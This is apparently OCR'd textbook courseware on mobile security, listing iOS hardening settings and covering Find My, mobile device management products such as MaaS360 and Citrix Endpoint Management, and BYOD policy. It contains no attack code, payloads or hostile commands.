
Listed below are some important guidelines to help secure iOS devices and their data from attackers:

- Enable the **Passcode Lock** feature on your iPhone. Go to **Settings → Touch ID & Passcode Lock**, and then tap **Turn Passcode On**
- Set separate passcodes for applications containing sensitive data
- Disable Javascript and add-ons from the web browser
- Always download applications from the **Apple App Store**
- Set the **Auto-Lock Timeout** to enter a passcode after a set time. Go to **Settings → General → Auto-Lock**
- Use iOS devices on a secured and protected Wi-Fi network
- Do not store sensitive data on a client-side database
- Do not access web services on a compromised network
- Do not open links or attachments from unknown sources
- Deploy only trusted third-party applications on iOS devices
- Change the default iPhone root password from alpine
- Do not jailbreak or root your device if used within enterprise environments
- Configure Find My iPhone and use it to wipe a lost or stolen device

- Enable Jailbreak detection and also protect access to AppleID and Google accounts, which are tied to sensitive data
- Disable iCloud services so that sensitive enterprise data are not backed up to the cloud (note that cloud services can backup documents, account information, settings, and messages)
- Enable **Ask to Join Networks** function; this prevents you from randomly connecting to available Wi-Fi networks. Go to **Settings → Wi-Fi → Ask to Join Networks**
- Regularly update your device OS with security patches released by Apple. To receive updates, connect to the App Store. For iOS 5 and higher, updates can be received via **Settings → General → Software Updates**
- Enable the Erase Data feature on your iPhone to erase all the data and settings after 10 attempts. Go to **Settings → Touch ID & Passcode → Erase Data**
- Disable the **Voice Dial** feature on iPhone to prevent attackers from accessing the phone without entering a passcode. Go to **Settings → Touch ID & Passcode**, and then **Turn Voice Dial** to **OFF**
- Delete **Keyboard Cache** on your iPhone to remove all your keystrokes recorded. Go to **General → Reset**, tap on **Reset Keyboard Dictionary**, and then **Confirm** on the warning screen
- Disable **Geotagging** (storage of location-based data in images) on the iPhone. Go to **Settings → Privacy → Location Services**, and then toggle the **Camera** to **OFF**
- Enable **Safari's Privacy and Security Settings** on the iPhone. Go to **Settings → Safari**. Here, you can do the following: Enable Block Pop-ups, Disable Passwords and AutoFill, Enable Fraudulent Website Warning, Block cookies, Clear History and Website data, etc.
- Enable the **Do Not Track** feature to keep your web browsing private. Go to **Settings → Safari →** and then enable **Do Not Track** option
- Disable Bluetooth when not in use. Go to **Settings → Bluetooth**, and then toggle it to **OFF**
- Disable Wi-Fi when not in use. Go to **Settings → Wi-Fi**, and then toggle it to **OFF**
- Disable Apple's personal assistant Siri. Go to **Settings → Touch ID & Passcode** and then toggle "**Allow access when locked**" to **OFF**.
- Disable the autofill option in Safari. Go to **Settings → Safari → AutoFill** and then toggle it to **OFF**
- Use two-factor authentication. Go to **Settings → Your Apple ID → Password & Security**, enter your password, and then toggle "**Turn Two-Factor Authentication**" to **ON**
- Install VPN software to encrypt all your Internet traffic
- Install Vault apps to hide the critical data stored on your iOS mobile device

- Reset the connections by navigating to **Settings → General → Reset → Reset location & Privacy** if any suspicious activities are found
- Control what is shared with Apple from the Privacy page. Navigate to **Settings → Privacy → Analytics & Improvements** and set the options off or on to control what is shared.
- To avoid attackers from juice jacking the device, carry a portable charger in case of emergencies or use a data blocker that only connects to the power lanes of the USB cable.
- To block advertising in iOS applications, navigate to **Settings → Privacy → Advertising** and turn on the **Limit Ad Tracking** option to view what has been shared.
- To prevent a locked device from revealing sensitive data, navigate to **Settings → Notifications → Show Previews** and turn off lock-screen notifications.
- Prevent other people from using your devices and accessing your information by utilizing strong six-digit passcodes, Touch ID, and Face ID.
- The secure boot chain, system security, and app security features all help verify that only trusted code and apps run on the device.
- Update apps automatically to fix vulnerabilities. Navigate to **Settings → App Store → Automatic Downloads** and turn on **App Updates**.

Note: The paths given above to enable/disable the respective features may vary based on the iOS version or device used.



iOS Device Security Tools

Avira Mobile Security

This tool provides features like **web protection** and **identity safeguarding**, identifies Phishing websites that target you personally, securing emails, tracking your device, identifying activities, organizing device memory, backing up all your contacts, etc.

iOS Device Tracking Tools

Some iOS device tracking tools are listed below:

- **Find My**

  Source: *https://support.apple.com*

  Find My is an iOS device tracking tool that allows the use of another iOS device to track a lost or misplaced iPhone, iPad, iPod Touch, or Mac device and protect their data. To use this tool, the user must install the app on another iOS device, open it, and sign in with their Apple ID. It helps the user locate their missing device on a map, remotely lock it, play a sound, display a message, and erase all the data on it.

  Find My also includes the Lost Mode feature, which can locate a device running iOS 6 or higher. The Lost Mode locks a missing device with a passcode and displays a custom message such as a contact phone number on the lock screen. While in the Lost Mode, the device keeps track of where it has been so that the user can view its recent location history from the Find My iPhone app.

  How to Setup Find My for iPhone, iPad, or iPod Touch

  1. Open the **Settings** app.
  2. Tap **Settings → [your name] → Find My**.
  3. Tap **Find My [device]** and then turn on **Find My [device]**.
  4. To view the device even when it is offline, turn on **Find My network**.
  5. To have the device location sent to Apple when the battery is low, turn on **Send Last Location**.


LO#04: Summarize Mobile Device Management (MDM) Concepts

Mobile Device Management

Mobile device management (MDM) is gaining considerable importance with the adoption of policies such as BYOD across organizations. The increasing number and types of mobile devices such as smartphones, laptops, tablets, and so on has made it difficult for enterprises to make policies and manage these devices securely. MDM is a policy that helps to handle such devices carefully while ensuring that they are secure. Companies use a kind of security software for the administration of all mobile devices connected to the enterprise network.

This section deals with MDM and its solutions that help to secure, monitor, manage, and support mobile devices.



Mobile Device Management (MDM)

- Mobile Device Management (MDM) provides platforms for **over-the-air or wired distribution of applications** and data and configuration settings for all types of mobile devices, including mobile phones, smartphones, and tablet computers
- MDM helps in implementing **enterprise-wide policies** to reduce support costs, business discontinuity, and security risks
- It helps system administrators to **deploy and manage software applications** across all enterprise mobile devices to secure, monitor, manage, and support mobile devices

Mobile Device Management (MDM)

MDM provides platforms for over-the-air or wired distribution of applications, data, and configuration settings for all types of mobile devices, including mobile phones, smartphones, tablet computers, and so on. It helps in implementing enterprise-wide policies to reduce support costs, business discontinuity, and security risks. It helps system administrators to deploy and manage software applications across all enterprise mobile devices to secure, monitor, manage, and support these devices. It can be used to manage both company-owned and employee-owned (BYOD) devices across the enterprise.

The basic features of MDM software are as follows:

- Uses a passcode for the device
- Remotely locks the device if it is lost
- Remotely wipes data in the lost or stolen device
- Detects if the device is rooted or jailbroken
- Enforces policies and tracks inventory
- Performs real-time monitoring and reporting

Risk Exposure: Smoke Loader Malware Disguised As Spectre / Meltdown Patch could impact your devices

A patch called Intel-AMD-SecurityPatch-11-01bsi.zip on a site listed as German Federal Office for Information Security actually contains the executable for Smoke Loader, a malware package that is used to download other malicious malware, stored under the name Intel-AMD-SecurityPatch-10-1-v1.exe

Risk Exposure: Vulnerabilities related to Meltdown and Spectre CPU flaw could impact your devices

Meltdown and Spectre CPU flaw, an exploit that allows access to OS's sacrosanct kernel memory allowing processors to handle speculative execution, which increases performance. The flaw affects Intel processors because of the aggressive way they handle speculative execution along with a few ARM cores

Risk Exposure: 3 Android devices are missing security patch published in January 2018

Google has published its January Android security bulletin fixing 5 critical issues and has rolled out an additional bulletin for Nexus and Pixel devices.

Mobile Device Management Solutions

- **IBM Security® MaaS360®**

  Source: *https://www.ibm.com*

  IBM Security® MaaS360® supports the complete MDM lifecycle for smartphones and tablets including iPhone, iPad, Android, Windows Phone, and Kindle Fire. As a fully integrated cloud platform, MaaS360 simplifies MDM with rapid deployment as well as comprehensive visibility and control that spans across mobile devices, applications, and documents. IBM MaaS360 helps security professionals to rapidly enroll mobile devices, integrate mobile devices with enterprise systems, and centrally manage and secure mobile devices.

Risk Exposure: Smoke Loader Malware Disguised As Spectre / Meltdown Patch could impact your devices

A patch called Intel-AMD-SecurityPatch-11-01bsi.zip on a site listed as German Federal Office for Information Security actually contains the executable for Smoke Loader, a malware package that is used to download other malicious malware, stored under the name Intel-AMD-SecurityPatch-10-1-v1.exe

Risk Exposure: Vulnerabilities related to Meltdown and Spectre CPU flaw could impact your devices

Meltdown and Spectre CPU flaw, an exploit that allows access to OS's sacrosanct kernel memory allowing processors to handle speculative execution, which increases performance. The flaw affects Intel processors because of the aggressive way they handle speculative execution along with a few ARM cores

Risk Exposure: 3 Android devices are missing security patch published in January 2018

Google has published its January Android security bulletin fixing 5 critical issues and has rolled out an additional bulletin for Nexus and Pixel devices.

- **Citrix Endpoint Management**

  Source: *https://www.citrix.com*

  Citrix Endpoint Management provides a modern approach to manage various devices including desktops, laptops, smartphones, tablets, and IoT through a single platform. When deployed as part of Citrix Workspace, it allows users to access all their apps and files from a single, intuitive interface, providing a consistent and smooth experience across any device.

  With Citrix Endpoint Management, organizations can ensure that they have combined policies, procedures, and technologies to protect their corporate data regardless of where it is accessed or resides. Through mobile app and device management, Citrix Endpoint Management secures corporate data and mobilizes productivity, enabling device freedom for end users without the added stress on IT.

Bring Your Own Device (BYOD)

- Bring your own device (BYOD) refers to a policy that allows an employee to bring their **personal devices**, such as laptops, smartphones, and tablets, to their **workplace** and use them to access the organization's resources by following the access privileges
- The BYOD policy allows employees to use the devices that they are **comfortable with** and **best fits their preferences** and work purposes

BYOD Benefits

1. **Increased productivity**
2. **Employee satisfaction**
3. **Work flexibility**
4. **Lower costs**

Bring Your Own Device (BYOD)

BYOD refers to a policy that allows employees to bring their personal devices such as laptops, smartphones, and tablets to their workplace and use them for accessing the organization's resources as per their access privileges.

BYOD allows employees to use devices that they are comfortable with and which best fits their preferences and work purposes. With a "work anywhere, anytime" strategy, the challenge for the BYOD trend is to secure the company's data and meet compliance requirements.

